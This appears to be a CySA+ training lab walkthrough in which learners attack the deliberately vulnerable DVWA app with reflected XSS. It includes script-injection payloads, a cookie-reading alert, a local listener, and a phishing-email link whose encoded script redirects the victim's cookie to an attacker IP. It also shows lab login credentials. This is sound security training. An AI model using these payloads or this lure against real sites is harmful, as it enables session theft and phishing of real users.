


Assisted Lab: Performing and Detecting XSS

Scenario

In this lab, you will perform a reflected XSS (cross-site scripting) attack, then investigate the result.

As a cybersecurity analyst, you are working to discover weaknesses and vulnerabilities that your organization, Structureality Inc., needs to mitigate throughout its internal and public-accessible networks. In this lab, you will initially operate as an attacker performing reconnaissance against a website to determine if it is vulnerable to XSS. Then, you will act as a victim and click on a link from a phishing email. This link will perform a reflective XSS attack stealing the victim's session ID. Finally, you will investigate the website's logs for evidence and IoCs related to reflected XSS activities.


Understand your environment

You will be working from a virtual machine named KALI, hosting Kali Linux, and a virtual machine named LAMP, hosting Ubuntu Server. You will initially use KALI to perform the attack targeting the DVWA website hosted on the LAMP VM, and then you will work from LAMP to perform the investigation.

Objectives

This activity is designed to test your understanding of and ability to apply content examples in the following CompTIA CySA+ objectives:

- 1.1 Explain the importance of system and network architecture concepts in security operations.
- 1.2 Given a scenario, analyze indicators of potentially malicious activity.
- 1.3 Given a scenario, use appropriate tools or techniques to determine malicious activity.
- 1.4 Compare and contrast threat-intelligence and threat-hunting concepts.
- 2.4 Given a scenario, recommend controls to mitigate attacks and software vulnerabilities.
- 3.2 Given a scenario, perform incident response activities.
- 3.5 Explain concepts related to attack methodology frameworks.



Perform reflected XSS

Cross-site scripting (XSS) is an attack that takes advantage of a website's weakness in allowing submitted code and commands to execute. This is often accomplished through metacharacters (i.e., symbols with programmatic power) that are not being filtered or escaped (i.e., reverted to basic symbols without programmatic power). Reflected XSS occurs when a victim is tricked into clicking a link containing the address of a vulnerable website along with the attack code. This causes the victim to submit the attack code to the website, which creates a response or result based on the website executing the injected code. Sometimes, as in this lab, the reflected content is sent/given/received by the attacker while the victim sees nothing or an error.

> DVWA or Damn Vulnerable Web Application is a safe and legal security playground that security professionals can use to improve their skills and learn tools and techniques related to web attacks and exploitations. DVWA is designed to be installed into a private (i.e., non-Internet) lab environment for internal use. Do **NOT** install DVWA on a production or an Internet-accessible system.

☑ 1. Connect to the KALI virtual machine and sign in as `root` using `Pa$$w0rd` as the password.

☑ 2. Launch the Firefox browser by selecting the **Firefox ESR** icon in the Kali top icon menu.

☑ 3. Maximize the Firefox window.

☑ 4. In the Firefox address bar, enter `dvwa.structureality.com`

☑ 5. If prompted, type `admin` and `password` into the Username and Password fields, respectively, then select **Login**.

> In a real-world situation, you would attempt to exploit any input field you discover. However, with DVWA, you must first log in to the application itself to access the attack target elements.


☑ 6. The *Welcome to Dann Vulnerable Web Application!* page should be displayed.

> If you scroll to the bottom of any DVWA page, you will see a footer that indicates several values, including the security level. To change the security level, select **DVWA Security** from the left-side navigation menu bar, make a selection from the pull-down list, then select **Submit**. This lab assumes the default security level of **Low**.

☑ 7. In the left-side navigation menu bar, select **XSS (Reflected)**.

☑ 8. The *Vulnerability: Reflected Cross Site Scripting (XSS)* page should be displayed.

Initially, you will function as an attacker in order to determine the functionality of the target website and to determine if it is vulnerable to XSS exploitation.



Assisted Lab: Performing and Detecting XSS

31 Minutes Remaining

☑ 9. Notice the URL displayed in the Firefox address bar:

```
dvwa.structurealty.com/vulnerabilities/xss_r/
```

You don't need to memorize this, but it will be useful in recognizing and understanding the concept of HTTP referrers later in the analysis exercise.

☑ 10. Enter `testuser` in the *What's your name?* field, then select **Submit**.

☑ 11. You should see the result of *Hello testuser*

Now, check to see if the website is vulnerable to XSS.

☑ 12. Notice the URL displayed in the Firefox address bar:

```
dvwa.structurealty.com/vulnerabilities/xss_r/?name=testuser#
```

☑ 13. Enter the following into the *What's your name?* field, then select **Submit**.

```
<script>alert("You have been hacked!")</script>
```


⚠ Be very careful with your typing in this exercise. If you make typing errors and submit them, you will be placing additional records in the access.log you will be analyzing in the next exercise. Re-check your typing before submission, so you only submit the exact statements as instructed.

☑ 14. A pop-up window should display *You have been hacked!*. Select **OK** to close the pop-up window.

The result of injecting an `alert` command through `script` tags proves what?

○ This site is secure.
○ This site allows for account takeover.
○ This site is vulnerable to privilege escalation.
● This site is vulnerable to XSS.

✓ Congratulations, you have answered the question correctly.



☑ 15. Notice that the result still presents the &uqot;Hello", but does not have a name displayed. This is because you did not provide a name and injected a script command instead. The web server's script still attempts to complete its task of welcoming the user, even without all of the elements to properly complete its task.

☑ 16. Notice the URL displayed in the Firefox address bar:

```
dvwa.structurealty.com/vulnerabilities/xss_r/?name=<script>alert("You+have+been+hacked!")<%2Fscript>#
```

☑ 17. Enter the following into the *What's your name?* field, then select **Submit**.

```
<script>alert(document.cookie)</script>
```

☑ 18. A pop-up window should appear displaying cookie information, such as PHPSESSID.

☑ 19. Select **OK** to close the pop-up window.

> This is a common demonstration of reflected XSS where the user's cookie can be obtained and displayed.

☑ 20. Notice the URL displayed in the Firefox address bar:


```
dvwa.structurealty.com/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
```

What does the %2F value replace near the end of the URL of the current page?

● /
○ \
○ <
○ >

Score

✓ Congratulations, you have answered the question correctly.



Assisted Lab: Performing and Detecting XSS

29 Minutes Remaining

☑ 21. In the left-side navigation menu bar, select **XSS (Reflected)**.

> You will now re-perform the previous 'attack' steps. However, this time you will return to the 'home' page of the site (specifically the XSS font page) after each step of the attack. This is done to pollute the HTTP referrer in the logs. You will see this in the analysis exercise.

☑ 22. Enter `testuser2` in the *What's your name?* field, then select **Submit**.

☑ 23. You should see the result of *Hello testuser2*

☑ 24. Notice the URL displayed in the Firefox address bar.

☑ 25. In the left-side navigation menu bar, select **XSS (Reflected)**.

☑ 26. Notice the URL displayed in the Firefox address bar.

☑ 27. Enter the following into the *What's your name?* field, then select **Submit**.

```
<script>alert("You have been hacked! Again!")</script>
```

☑ 28. A pop-up window should display *You have been hacked!*. Select **OK** to close the pop-up window.

☑ 29. Notice the URL displayed in the Firefox address bar.

☑ 30. In the left-side navigation menu bar, select **XSS (Reflected)**.

☑ 31. Notice the URL displayed in the Firefox address bar.

☑ 32. Enter the following into the *What's your name?* field, then select **Submit**.


```
<script>alert(document.cookie)</script>
```

☑ 33. A pop-up window should appear displaying cookie information, such as PHPSESSID.

> Cookie information could be useful in hijacking a session or performing impersonation attacks against a target. However, you need the victim's cookie information, and you don't want to inform them of the exploit. So, you need to set up a system where the victim submits a malicious URL that performs the cookie grabbing but sends it off to a website that you, the attacker, are running. This should be a more subtle means to perform cookie theft.

☑ 34. Select **OK** to close the pop-up window.

☑ 35. Notice the URL displayed in the Firefox address bar.



☑ 36. Open a Terminal Window by selecting the **Terminal Emulator** from the Kali Linux toolbar.

☑ 37. Enter `touch index.html` to create a blank default page for your attacker website.

> This command creates an empty default document for the target website you will set up with the next command.

☑ 38. Enter `python -m http.server 9999`

This command launches a simple python based HTTP service (i.e., web server), which will automatically display connection details. It runs on port 9999 instead of 80 (which is already in use by Apache).

> You should see *Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ....*

Select the **Score** button to validate this task.

✓ Local web server detected ...
Task complete

You will now temporarily function as the victim. Assume you have received the following social engineering message:

☑ 39. Leave the Terminal window open and switch back to Firefox.

☑ 40. Open a new tab in Firefox by selecting the **plus sign** beside the current tab.


☑ 41. On the new tab, in the address field, enter `/root/email.html`. You should see a simulated email message similar to the following:

Dear customer,

Due to recent updates, your account has been selected for a special free 6-month trial of our premium services. Click the link below to activate your upgraded account:

Activate your 6-months of free Premium Service

Congratulations,
The support staff



Assisted Lab: Performing and Detecting XSS

28 Minutes Remaining

The email message shows a hyperlink of Activate your 6-months of free Premium Service. But since it is rendered by the browser (or an HTML-interpreting email client), the actual URL is not displayed. The actual code behind this link is:

```
<A HREF="http://dvwa.structureality.com/vulnerabilities/xss_r/?name=%3cscript%3ewindow.location%3d%27http%3a%2f%2f10.1.16.
```

To include complex script statements in a URL, you must convert most symbols into hex-encoded values (a.k.a. URL encoding and percent-encoding). Each symbol is replaced by a percent sign followed by the two-character hex value of the symbol's ASCII position. For example, the less than symbol (i.e., <) is %3c when hex encoded. You can view a URL encoding table at W3 School's HTML URL Encoding Reference: www.w3schools.com/tags/ref_urlencode.asp

Note that a similar concept, known as HTML encoding (employed within HTML documents), uses the decimal ASCII position of a character in a string including an ampersand, octothorp, and a final semi-colon. For example, the less than symbol (i.e., <) is &#60; when it is HTML encoded.

☑ 42. You will act as the victim and be fooled by the message, select the **Activate your 6-months of free Premium Service** link from the simulated email message in Firefox.

☑ 43. This URL should result in a blank/empty display in the Firefox window.

Now, return to functioning as the attacker.

☑ 44. Return to the **Terminal** window.

